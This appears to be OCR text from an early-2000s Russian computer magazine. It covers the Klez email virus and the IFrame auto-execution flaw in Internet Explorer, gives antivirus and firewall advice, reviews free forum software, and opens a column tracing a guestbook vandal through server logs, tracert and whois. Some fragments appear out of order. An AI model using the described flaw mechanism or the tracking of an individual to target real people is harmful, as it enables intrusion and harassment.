До начала третьего тысячелетия избежать опасности заражения вирусом через Интернет было все же не так сложно: достаточно не открывать подозрительные вложения в письмах, не скачивать подозрительные файлы... В общем, без личной инициативы пользователя вирусы на компьютер проникнуть не могли. Но в 2001 году какой-то подонки обнаружил в браузере Microsoft Internet

Explorer так называемую Iframe-бреши и спял на ее основе вирусную программку. Вкратце суть этой бреши в том, что исполняемые файлы, указанные в параметре src="..." тега <iframe:> (призванного отображать одну веб-страницу в небольшом окошке внутри другой веб-страницы), запускались автоматически, без участия пользователя, просто при просмотре им веб-страницы с таким тегом. Автор вируса быстро сообразил, как на ее основе сделать гадость людям, — он стал включать в HTML-версию письма тег <iframe...>, указывая в его параметре src исполняемый файл из аттачмента того же письма (а этот файл и был вирусом, получившим название "Klez"). Поскольку Microsoft Outlook Express для отображения HTML-версии письма использует модули Microsoft Internet Explorer, он запускался при простом просмотре письма с вирусом. В результате вирус уничтожал все архивы формата Rar на жестких дисках компьютера, а также инфицировал все содержащиеся на компьютере программы, в том числе и компоненты операционной системы. При попытке запуска антивируса исполняемый файл антивируса уничтожался. Письмо с вирусом автоматически рассылалось по всем e-mail-адресам, найденным вирусом на компьютере, причем незаметно для пользователя.

Скорость и масштабность распространения вируса Klez побили все рекорды. Столь крупной вирусной эпидемии в Интернете до этого не случалось — ведь на этот раз потенциальными жертвами стали все пользователи почтового клиента Microsoft Outlook Express до 6-й версии. К чести компании-производителя антивирусного обеспечения, практически все они оперативно выпустили обновления для своих антивирусов, а программы для удаления Klez распространялись бесплатно. К сожалению,

у автора Klez нашлось немало последователей, и вскоре появились разновидности этого вируса. Письма с ними гуляют по Сети до сих пор...


Косвенная виновница Klez-эпидемии, корпорация Microsoft, чьи программисты допустили ошибку, довольно быстро выпустила "заплатки" к своему браузеру, однако инсталлировались они далеко не на все версии Internet Explorer. В результате те, кто работал с Internet Explorer версии 4.0 и более ранними, вообще остались без поддержки со стороны компании-производителя. Полностью защищенной от этой опасности стала лишь 6-я версия браузера.

Что дальше

По данным компании MessageLabs, занимающейся исследованием Интернета, в 1999 году один вирус приходился на полторы тысячи электронных писем. Уже через год, в 2000 году, это соотношение достигло 1:700, а к 2002 году вирус находился уже в каждом трехсотом письме. Согласно расчетам специалистов MessageLabs, к 2004 году вирус можно будет найти в одном электронном письме из каждой сотни, а к 2015 году три четверти всех электронных писем окажутся зараженными вирусами (если, конечно, общая ситуация с вирусописательством останется такой же, как сейчас).

Защита

Методы защиты от вирусов, скорее, наверное, будут писать большим фломастером на большом листе ватмана и вывешивать в каждом офисе, каждом компьютерном мага-



Одна из версий антивирусной программы Antiviral Toolkit Pro. Справа — команда вызова этой программы в контекстном меню файла

зине и вообще везде, где есть компьютеры. Но я их все же перечислю хотя бы для того, чтобы было откуда списывать их на лист ватмана...

1. Первый и главный способ — это, конечно, использование антивирусных программ. К настоящему времени их рынок уже почти окончательно сформировался: производителей действительно мощных и функциональных программных пакетов осталось не так и много. Наиболее популярными являются такие, как Antiviral Toolkit Pro от Лаборатории Евгения Касперского (<http://www.avp.ru> или <http://www.kaspersky.ru>), Doctor Web от Лаборатории Игоря Данилова (<http://www.drweb.ru>), Norton Antivirus от компании Symantec (<http://www.symantec.com>). По эффективности они вполне сравнимы: на периодически проводящихся конкурсах пальма первенства по очереди переходит от одного к другому.

Интерфейс современных антивирусов интуитивно понятен. В основном окне программы необходимо указать область проверки, то есть логические диски или папки, подлежащие проверке на наличие вирусов, и запустить проверку соответствующей кнопкой. Кроме того, современные антивирусы встраивают команду своего вызова в контекстное меню файлов.


Практически все современные антивирусы имеют в своем составе и так называемый "монитор" — модуль, который постоянно находится в памяти и проверяет на наличие вирусов все файлы, открываемые пользователем или какими-либо программами.

Принцип работы антивирусных программ основан на том, что каждый вирус имеет внутри себя код, характерный только для него, к тому же может располагаться лишь во вполне определенных местах зараженного файла (тех, с которых операционная система считывает исполняемый код). Поэтому антивирус может просмотреть файл, определить, есть ли в нем код, характерный для того или иного вируса, и затем выдать пользователю информацию об этом или даже сразу удалить ви-

русный код — "вылечить" файл. Естественно, для этого антивирусной программе должны быть доступны сведения о том, какой конкретно код специфичен для того или иного вируса. В каждом антивирусе есть встроенные "библиотеки вирусов" — базы данных, содержащие такие сведения. Кроме того, разработчики антивирусов распространяют по Сети обновления к своим библиотекам. Так, для антивируса Antiviral Toolkit Pro обновления находятся в свободном доступе по адресу <http://www.kaspersky.ru/updates.asp> и подходят ко всем версиям программы.

Некоторые антивирусы используют эвристический алгоритм — с помощью специальных средств моделируют действия исследуемой программы, как если бы она была запущена, и смотрят, не похожи ли эти действия на действия вируса. Такой метод позволяет обнаруживать и те вирусы, описаний которых нет в базе данных антивируса, однако возможны и "ложные срабатывания" — подозрение падает и на те программы, которые, не будучи вирусами, выполняют те же действия (например, модифицируют другие исполняемые файлы или сканируют папки на предмет наличия тех или иных файлов).

К сожалению, антивирусные программы сложны в разработке и требуют постоянной поддержки — пополнения библиотек. Поэтому практически все они платные. Цены на легальные версии российских антивирусных программ (Antiviral Toolkit Pro, Doctor Web) колеблются в пределах \$40—70, западных (например, Norton Antivirus) — порядка \$100. Наличие антивируса на компьютере вообще всегда желательно, а если вы работаете с ресурсами Всемирной Сети, то и обязательно. Проверять на вирусы желательно абсолютно все файлы, загружаемые вами из Интернета, даже если вы считаете данный ресурс безупречным в плане



Antiviral Toolkit Pro, онлайн-проверка файлов на вирусы

чистоты от вирусов. Исключение можно сделать разве что для текстовых файлов. Кроме того, в ходе приема почты или посещения "сомнительных" сайтов нужно держать включенным антивирусный монитор: если с почтой придет вирус, вы об этом сразу узнаете.

Кстати, на сайте Лаборатории Касперского есть бесплатный сервис онлайн-проверки файлов на вирусы. Для его использования необходимо посетить веб-страницу по адресу <http://www.kaspersky.ru/remoteviruschk.html>, и ввести путь к файлу, подлежащему проверке, в окно ввода, после чего нажать кнопку рядом с этим окном. Данный сервис можно использовать, например, когда антивирусная программа вам недоступна, а проверить файл на наличие вирусов необходимо.

2. Для полноценной защиты от вирусов внимательно следите за новостями сетевой безопасности (например, на той же "Компьюленте", <http://www.compuenta.ru/bug>) и своевременно устанавливайте "заплатки" к программам или устанавливайте их новые версии.

3. Даже если вашему компьютеру все-таки удастся подхватить вирус-троян, то выполнению им своего шпионского задания может помешать установленный файервол. Поскольку при отправке информации своему автору троян обычно действует через какие-либо неиспользуемые порты на компьютере жертвы, файервол такую отправку сразу обнаружит и заблокирует.

Нередко и взломщики для кражи нужной им информации каким-нибудь образом устанавливают на компьютере жертвы троян и впол-

лествии взаимодействуют уже с ним. Фаервол позволит вам предотвратить подобные ситуации.


Некоторые фаерволы выполняют и дополнительные функции по защите компьютера от сетевых опасностей. Так, фаервол Outpost Firewall от фирмы Agnitum (бесплатная версия доступна с сайта <http://www.outpostfirewall.com>) включает в себя блок защиты электронной почты от вирусов во вложении. Этот блок автоматически переименовывает файлы с определенными расширениями, вложенные во входящие письма: например, файл `virus.com` в письме, получаемом почтовым клиентом Microsoft Outlook Express, будет автоматически переименован в `virus.com.safe`, что предотвратит его автоматический запуск даже в случае наличия у почтового клиента IFrame-бреши. Думается, это еще один аргумент в пользу необходимости установки фаервола.

4. При выборе и настройке ПО для работы в Сети нужно уделить внимание антивирусной стойкости. Например, почтовый клиент The Bat! от IFrame-бреши полностью свободен. При работе в операционной системе Windows 2000 не под аккаунтом администратора и использовании файловой системы NTFS даже самый деструктивный вирус не сможет заразить или повредить системные файлы и файлы других аккаунтов. То же справедливо и для операционной системы Linux — впрочем, в последней вирусы для

платформы Windows работать вообще не смогут.

Некоторые сервисы бесплатных почтовых ящиков, например, <http://www.mail.ru>, <http://www.360.ru> предоставляют своим пользователям такую услугу, как антивирусная проверка всей входящей корреспонденции. Обычно сведения о заражении того или иного файла в аттачменте выводятся в окне просмотра письма. Очень неплохо, если наличие такой услуги будет для вас лишним доводом в пользу выбора подобного сервиса, а посещение веб-интерфейса почтового ящика и просмотр писем с вложениями на предмет зараженности перед загрузкой почты на компьютер — обязательным ежедневным ритуалом.

5. Ну и, наконец, следует соблю-



Сведения, предоставляемые антивирусной программой на сервисе бесплатных почтовых ящиков Smail.ru

дать элементарные меры предосторожности: не открывать непроверенные антивирусом файлы, в "Свойствах папки" (диалоговое окно, доступное в Windows 2000 из меню "Сервис" — "Свойства папки", а в Windows 9x — из меню "Вид" — "Параметры") установить режим отображения расширений файлов, а также скрытых и системных файлов, чтобы всегда видеть, к какому типу относится открываемый файл, ориентирясь по его расширению, а не

по иконке. Если вы используете браузер MS Internet Explorer, то настройте его параметры безопасности так, чтобы элементы ActiveX запускались только с разрешения пользователя: даже если вирусы в таких элементах "пробьются" через все ступени защиты, они все равно не запустятся.

Многоступенчатая система защиты может выглядеть, например, так. Все скачиваемые из Сети файлы проверяются антивирусом, за "свежестью" которого ведется регулярный контроль. Вся почта поступает на почтовый сервис с веб-интерфейсом и антивирусной проверкой, и перед перекачиванием сообщений в почтовый клиент каждое сообщение с вложением просматривается на предмет зараженности. Почтовый клиент либо не имеет "дыр", либо на все известные "дыры" установлены заплатки. Во время приема почты работает антивирусный монитор и система защиты файлов фаервола. Если использовать такую защиту, то риск заражения вирусом сведется к минимуму...

Весьма оригинальный метод борьбы с вирусами предлагается на <http://www.avvado.org/rus/html/projects/aggelin.htm>. Полюбуйтесь. Кстати, на авторе одной из разновидностей вируса Klez он уже опробован. Но это уже скорее для отчаявшихся... Впрочем, в Китае с авторами вирусов борются куда более традиционным методом — расстрелом.

сетового DTV японские компании намерены:

— определить бесконфликтный набор сервисов в прикладном ПО, сопряженный с реальными возможностями сетевых провайдеров;

— обозначить набор минимальных требований для формирования двустороннего канала DTV применительно к возможностям ПК и вычислительной производительности аппаратуры у конечного потребителя;

— сформировать пул провайдеров Интернет-услуг, которые помимо основной задачи будут обеспечивать поддержку каналов интерактивного цифрового TV.

Digital TV для сетевого вещания...

...с интерактивными возможностями и охватом всех категорий потребителей создают в Японии.

Японские компании Matsushita, Sony, Toshiba, Sharp, Hitachi, Sanyo Electric, JVC, Pioneer и Mitsubishi Electric и др. заявили о формировании совместной группы разработчиков, которые должны выработать спецификации стандарта вещания DTV (Digital TV) по национальным коммуникационным сетям.

По планам пробное сетевое интерактивное вещание должно начаться в октябре этого года.

Разработчики намерены контактировать с национальной компанией TV-вещания (NHK), а также остальными 16-ю крупными вещательными корпорациями, которые также намерены к началу декабря приступить к тестовому прогону программ цифрового орбитального (спутникового) вещания в трех крупнейших японских мегаполисах — Токио, Осака и Нагойя. Распространение сети цифрового вещания на остальную территорию Японии намечено на период до 2006 года.

В процессе реализации проекта

"А зачем нам кузнец?..."

Предположим, у вас есть сайт. У сайта есть определенная аудитория. Причем посетители приходят на сайт со стандартной целью, которую можно сформулировать как "поиск информации". Разумеется, под этим можно подразумевать все, что угодно, начиная с поиска свежих обновлений каталога ПО или анекдотов и заканчивая чтением FAQ (наиболее часто задаваемые вопросы).


Если тематика сайта отвечает спросу, постоянная аудитория объединяется по признаку встречных интересов. Например, Вася ищет драйверы для нового модема, купленного на барахолке, а Петя работает на этой самой барахолке и знает, что найти эти драйверы практически невозможно. Но можно. Поэтому Вася заинтересован в Пете как в источнике информации, а Петя в Васе — как в потенциальном покупателе.

Разумеется, два человека могут добавить друг друга в контакт-лист ICQ, поговорить по телефону или просто встретиться и обсудить проблему поиска драйверов. Но что, если количество подобных проявлений встречного интереса возрастает в десятки, сотни раз? Искать телефонную линию на сотню каналов или собираться толпой у метро? А если половина заинтересованных людей проживает на другом конце страны? Именно в такой ситуации на помощь сайту и приходит форум.

Форум — это место общения всех поклонников и посетителей определенного сайта. Там любой желающий может задать вопрос и получить ответ, поделиться опытом и спросить совета других участников, сообщить последние новости и просто пообщаться на отвлеченные темы. Разумеется, условия участия в форуме регламентируются правилами того сайта, на котором он находится, но общая характеристика практически любого Интернет-форума выглядит именно так.

"Чтоб не пил, не курил и цветы всегда дарил..."

Будем исходить из того, что авторы сайта, ищущие готовый Интернет-

**КАК МНОГО
ФОРУМОВ ХОРОШИХ...**

Если вы — опытный веб-программист, то написать, что называется, "с нуля" собственный форум для вас большого труда не составит. Но если премудрости PHP или Perl вам недоступны, отчаиваться не стоит: к счастью, на свете по-прежнему есть большое количество энтузиастов, готовых отдать "за просто так" в ваше распоряжение полноценный Интернет-форум.

нет-форум, плохо разбираются в программировании и относятся к категории начинающих пользователей. Именно на нее ориентируется сегодня преобладающее количество разработчиков бесплатного ПО для реализации форума. Итак, обозначим наиболее важные обязательные стороны любого готового Интернет-форума:

- Простота установки и настройки
- Управление данными (добавление/редактирование/удаление информации)
- Безопасность использования

Простота установки и настройки — это, пожалуй, самый важный момент. Определение тех или иных параметров форума не должно вызывать у пользователя ни малейшего затруднения или замешательства. Все должно быть предельно ясно и просто. В идеале желательно нали-

чие отдельного мастера установки (пошаговый выбор устанавливаемых компонентов форума) и интерфейса администратора форума (простое управление опциями форума через браузер).

Большинство данных форума должно быть редактируемым: пользователь всегда хочет иметь возможность изменить введенную информацию на более новую или достоверную. Что касается безопасности использования, то, скорее всего, данный критерий не требует разъяснений. Любое программное обеспечение должно соответствовать минимальным требованиям к надежности и стабильности в работе и сохранности конфиденциальных данных.


Ну, вот мы и подошли к самому главному — обзору готовых Интернет-форумов. На сегодня существует достаточно большое количество

готовых решений, и львиная их доля приходится на зарубежный рынок разработчиков. В данном обзоре мы рассмотрим лишь некоторые из них, ориентируясь главным образом на форумы, пока не получившие широкого распространения, но, тем не менее, вполне заслуживающие упоминания. О таких "авторитетах" мирового уровня, как phpBB (<http://www.phpbb.com>) или Ikonboard (<http://www.ikonboard.com>), было уже достаточно написано, и вновь описывать преимущества этих постоянно совершенствующихся форумов я не буду.

Invision Power Board

Компания Invision Power Services в течение двух лет работала над созданием удобного пользовательского интерфейса форума Invision Power Board (<http://www.invisionboard.com>). Усилия не были потрачены впустую, и сегодня Invision Power Board большими темпами набирает популярность среди пользователей всего мира.

Данный форум работает на основе языка PHP и требует поддержки базы данных на сервере. Он предлагает развитые инструменты администрирования и модерации, доступные из контрольного меню управления (Control Panel): назначение статуса участников и комплектование пользовательских групп с различным уровнем прав и др. Большим преимуществом является возможность конвертации базы данных форумов других разработчиков в формат Invision Power Board. Следует отметить и такие полезные опции, как экспортирование/импортирование скинов (оформительских шаблонов форума), а также возможность установки языковых модулей.



Все участники форума, построенного по технологии Invision Power Board, могут относиться к одной из трех категорий: администратор (высшая инстанция в решении всех вопросов, касающихся жизни форума; имеет доступ ко всем настройкам), модератор (управляющий конкретными подфорумами; имеет доступ к управлению только теми разделами форума, права на которые ему делегированы администратором), и участник (обычный посетитель форума, "не облеченный властью" и не имеющий возможности управлять содержимым форума и его разделов).

Среди возможностей форума, предназначенных для участников, можно упомянуть такие, как подписка на уведомления об ответах по e-mail, система личных сообщений, ведение пользовательских заметок, доступ к архиву личных сообщений и его конвертация в формат Microsoft Excel.

Разработчики форума уделили немалое внимание вопросам безопасности: все адреса e-mail участников кодируются специальным образом во избежание попадания в руки спамеров. Кроме того, в меню администрирования существует возможность запрета размещения на форуме потенциально опасных объектов: кодов HTML и JavaScript, Flash-роликов и т. д.

OpenBB

Следующий форум, OpenBB (<http://www.openbb.com>), создан группой разработчиков OpenBB Group и представляет собой готовое решение на базе популярной связки PHP/MySQL. Разработчики называют свое детище ни много, ни мало "самым быстрым форумом на свете" и уверены, что OpenBB идеально

подходит для сайтов любой сложности и степени популярности.

Быстродействие зависит от множества факторов, связанных прежде всего с особенностями хостинга, на котором будет размещаться форум. А вот в функциональном плане OpenBB можно с полной уверенностью оценить положительно: возможностей настройки и управления работой форума хоть и немного, зато все — самые нужные. Среди них такие, как расширенная статистика (количество тем/сообщений, зарегистрированных участников и новых пользователей, информация о днях рождения и пр.), индикация активности форума (информация об участниках, находящихся в данный момент на форуме), поиск по логину участника или ключевым словам в названии тем и/или сообщениях, поддержка прикрепления файлов пользователя с локального компьютера (attachment), возможность форматирования текста сообщений с помощью BB-кодов (специальных конструкций, заменяющих стандартные теги HTML).

Отдельно хочется отметить такие возможности, как проведение голосований в пределах обсуждаемой темы и поддержка локальной системы текстовых сообщений.


OpenBB также позволяет разделять пользователей на три группы: администраторы, модераторы и участники форума. Администратор имеет доступ к изменению всех настроек форума (шаблоны оформления и программные переменные, система наказаний для "провинившихся" и регулирование прав участников). Модератору позволительно перемещение, удаление и закрытие тем форума и пр. Обычному участнику доступен стандартный набор возможностей: создание/редактирование темы, написание ответа, цитирование и др.

evoBB

Еще одно готовое технологическое решение на базе языка PHP — форум evoBB (<http://www.evobb.com>). Помимо PHP (версии не ниже 3.0) разработчики при-



водят и другие требования к серверу, на котором будет работать форум: MySQL/mSQL/PostgreSQL, MS Windows (требуется MS Internet Information Server)/Linux.



Форум evoBB имеет множество опций и возможностей, частично стандартных для большинства Интернет-форумов, частично — новых и малораспространенных. Отдельно хочется отметить следующие:

- Локальная система обмена текстовыми сообщениями
- Оповещение по e-mail об изменениях на форуме
- Возможность присвоения отдельного графического изображения (аватара) каждому пользователю
- Работа форума на основе рабочих сессий (Cookies не используется)
- Поддержка шаблонов
- Совместимость с XHTML 1.0
- Поддержка кодов-заменителей тегов HTML
- Многоязыковая поддержка
- Простая установка форума

В evoBB также существует разделение на группы пользователей. Кратко рассмотрим возможности, доступные каждой из групп.

Администратор может:

- "Наказывать" участников (присваивать статус "наказанного" по подозрению в чем-то противоречащем правилам форума кем-либо из других участников)
- Присваивать отдельные звания каждому участнику
- Подвергать цензуре содержание форума
- Управлять настройками работы форума в целом

Модератору разрешается:

- Участвовать в специальных модераторских подфорумах, невидимых обычным участникам

- Добавлять/редактировать/удалять сообщения, а также удалять и закрывать темы в разделах форума, которые им модерировуются

- Давать предупреждения "провинившимся" пользователям

- Добавлять подпись в конце своих сообщений на форуме

Наконец, обычный участник форума имеет возможность:

- Открывать и просматривать темы, писать сообщения
- Писать личные послания через систему обмена текстовыми сообщениями
- Редактировать комментарии в форуме
- Изменять свой пользовательский профайл (регистрационные данные)

XMB

Последним форумом в данном обзоре будет XMB — eXtream Message Board (<http://www.xmbforum.com>), разработанный компанией Aventure Media совместно с группой XMB Team.

XMB представляет собой удобный форум с большим количеством разнообразных возможностей. Среди опций, уже ставших традиционными для Интернет-форумов, — система пользовательских званий, включение кодов-заменителей HTML-тегов, расширенная статистика форума с указанием участников, находящихся в данный момент на форуме, прикрепление файлов с локального компьютера к теме или сообщению и пр. Помимо этого необходимо выделить такие возможности, как система голосования, выбор типа настроения для темы/сообщения, использование аватаров, ведение списка друзей на форуме, вывод темы или сообщения на печать или отправление ссылки другу (по указанному адресу e-mail) и др.

Для участников форума доступны редактирование пользовательского профиля, выбор персонального аватара, работа с закладками и перечнем друзей форума, получение новостей форума и подписка на уведомление о новых сообщениях в

теме. Для обмена информацией личного свойства XMB предлагает использовать внутреннюю систему частных сообщений.

Администратор форума имеет доступ ко всем настройкам XMB, в числе которых есть весьма интересные:

- Расширенная система управления форумом: модераторы, супер-модераторы и администраторы (возможности супермодератора гораздо шире, чем обычного модератора, он контролирует все разделы форума)

- Цензура речи участников форума и система наказания "провинившихся" пользователей (возможность отказа в доступе на форум по установленному IP-адресу)

- Управление шаблонами форума (цветовые схемы, свойства и параметры отдельных компонентов форума и т.д.)

- Создание частных и защищенных паролем разделов форума
- Рассылка новостных писем по работе форума

Форум XMB разработан на основе языка PHP, требует поддержки MySQL и поставляется в двух модификациях: XMB Partagium (последняя версия форума с множеством добавленных возможностей и улучшенными настройками безопасности) и XMB Magic Lantern (старая версия форума, несколько уязвимого в плане безопасности; рекомендуется провести апгрейд до версии Partagium). Возможна установка одного из семи языковых модулей (что самое приятное, русский — в их числе).

Все упомянутые форумы имеют внушительный набор возможностей и требуют поддержки базы данных на сервере. А что делать, если нет возможности платить хостинг-провайдеру за поддержку MySQL или PostgreSQL? Как поступить, если форуму сайта не нужны расширенные настройки форума? На эти вопросы я отвечу в следующем обзоре, который будет посвящен форумам с простейшим набором возможностей и не требующим поддержки базы данных.

До встречи!



ОХОТА НА ЛАМЕРА

Валентин Холмогоров

Согласно статистическим данным, число постоянных пользователей российского Интернета медленно, но верно приближается к отметке в шесть миллионов человек. Большая часть этой разношерстной аудитории использует Всемирную сеть на работе или в часы досуга, отыскивая нужную информацию, переписываясь по электронной почте с друзьями, заводя новые знакомства в чатах или, на худой конец, мирно отстреливая других пользователей из гранатометов на многочисленных игровых серверах, что, как известно, дает эмоциональную разрядку и способствует укреплению центральной нервной системы.

Однако встречаются среди населения Интернета редкие индивидуумы, предпочитающие искать удовлетворения собственных низменных желаний более радикальными методами, а именно — стараясь испортить жизнь окружающим, чтобы испытать чувство глубокого морального удовлетворения от сознания того, что кто-то вынужден тратить свое время на решение созданных ими

проблем. Как правило, это недавно дорвавшиеся до папиного компьютера подростки, страдающие комплексом неполноценности. Мучаясь от недостатка внимания со стороны окружающих, они испускают неприличными словами кабины лифтов, царапают гвоздями стекла соседских автомобилей и регулярно гадят в подъездах. И если в реальной жизни за исцарапанный автомобиль можно получить по шее, то, выходя в Интернет, подобные деятели испытывают редкое чувство свободы и безнаказанности, наивно полагая, что уж здесь-то они гарантированы от какого-либо возмездия в силу своей полной анонимности. А это означает, что они могут творить все, что угодно, ничуть не опасаясь за последствия.

Больше всего от таких недоумков страдают администраторы веб-серверов, поскольку вандалы от Интернета доводят до белого каления посетителей чатов, засоряют непристойными посланиями форумы, заваливают почтовые ящики тысячами писем с многомегабайтными вложениями, а многочисленные жалобы пользователей получает именно си-

сadmin. Еще хуже, если программное обеспечение сервера или условия хостинга существенно ограничивают возможности администрирования, не позволяя намертво отсечь хулигану доступ к сайту. В этом случае администратор, стиснув зубы, вынужден ежедневно тратить массу рабочего времени на удаление нецензурных посланий и фильтрацию корреспонденции, скопившейся на почтовом сервере.

В очередной раз я столкнулся с подобной проблемой несколько месяцев назад. Одним прекрасным вечером в моей гостевой книге, в качестве которой использовался довольно-таки примитивный CGI-скрипт, позаимствованный из общедоступной коллекции бесплатных программ, появилась анонимная запись весьма неприличного содержания. Причем и смысловое наполнение, и орфография послания говорили о том, что ее автор, скорее всего, какой-нибудь прыщавый подросток с интеллектом ученика пятого класса школы для умственно отсталых. Естественно, сообщение было незамедлительно удалено, однако на следующий день оно появилось вновь, несколько увеличившись в объеме и заметно прибавив в красочности речевых оборотов. Третье сообщение я обнаружил, спустя несколько часов после уничтожения второго. Незамысловатая игра в "отправь—удали" длилась в течение нескольких дней и, признаться, чертовски мне надоела. Трагедия заключалась в том, что простенькая программа, посредством которой была организована гостевая книга, не позволяла запретить отсылку сообщений отдельным пользователям. Максимум, на что она была способна, это зафиксировать дату и время отправки посланий. От этого и пришлось отталкиваться, когда я решил вычислить и примерно наказать хулигана.

Первым шагом стал вдумчивый анализ системного журнала http-сервера Apache, который, как известно, хранится в файле access.log. При этом основной задачей являлось выявление соответствий между моментами отправки сообщений, зафиксированными скриптом госте-

вой книги, и моментами вызова этого скрипта на исполнение по данным, записанным в лог-файле сервера. На это ушло несколько часов, однако они не пропали даром: вскоре в журнале были обнаружены следующие записи, полностью соответствовавшие моим требованиям:

195.161.89.4 holmogorov.ru - [22/Jan/2003:19:52:16 +0300] "GET /cgi-bin/woguest.cgi?act=add HTTP/1.1" 200 16774 "http://www.holmogorov.ru/cgi-bin/woguest.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"

195.161.89.5 holmogorov.ru - [23/Jan/2003:16:22:20 +0300] "GET /cgi-bin/woguest.cgi?act=add HTTP/1.1" 200 16774 "http://www.holmogorov.ru/cgi-bin/woguest.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"

195.161.89.20 holmogorov.ru - [25/Jan/2003:19:05:14 +0300] "GET /cgi-bin/woguest.cgi?act=add HTTP/1.1" 200 16774 "http://www.holmogorov.ru/cgi-bin/woguest.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"

Из этих записей можно почерпнуть довольно много полезной информации. Во-первых, хулиган всегда отправлял сообщения с IP-адресов 195.161.89.4, 195.161.89.5 и 195.161.89.20, даже не догадавшись "спрятаться" за каким-нибудь анонимным прокси-сервером, во-вторых, он пользуется браузером Microsoft Internet Explorer 6.0 и операционной системой Microsoft Windows 2000. Осталось только выяснить, откуда он, такой красивый, взялся. Как это сделать? Разумеется, при помощи трассировщика:

>tracert 195.161.89.4

Трассировка маршрута к dialup-4.rosincom.ru [195.161.89.4] с максимальным количеством прыжков 30:

1 162ms 153ms 164ms dialup.rosbi.net [213.158.0.250]

2 143 ms 145 ms 139 ms dialup-gate.rosbi.net [213.158.0.249]

3 139 ms 753 ms 147 ms gate.rosbi.net [213.158.0.241]

4 127 ms 123 ms 134 ms cs.telegraph.spb.ru [213.158.0.1]

5 130 ms 124 ms 134 ms aafast4-0-0-4.StPetersburg.rt.ru [195.161.23.17]

6 167 ms 150 ms 157 ms spbbbn0-g-e-7-0.rt-comm.ru [217.106.7.33]

7 757 ms 153 ms 164 ms mskbbbn0-p-o-1-7.rt-comm.ru [217.106.6.77]

8 159 ms 153 ms 161 ms shigony-bbn0-po1-0.rt-comm.ru [217.106.6.94]

9 230 ms 213 ms 207 ms tschelkun-bbn0-po1-0.rt-comm.ru [217.106.6.122]

10 218 ms 188 ms 223 ms eburg-dsr0-po6-0-0.rt-comm.ru [217.106.6.105]

11 192 ms 202 ms 208 ms Rosincom.Ekaterinburg.rt-comm.ru [195.16.6.158]

...
30 403 ms 582 ms 1702 ms r10-s0.rosincom.ru [195.161.89.141]

195.161.89.129

nserver: db.rosincom.ru

195.161.89.130

nserver: ns.unets.ru.

state: REGISTERED, DELEGATED

org: Publishing BASKO Ltd.

phone: +7 3432 776734

phone: +7 3432 763005

phone: +7 3432 763006

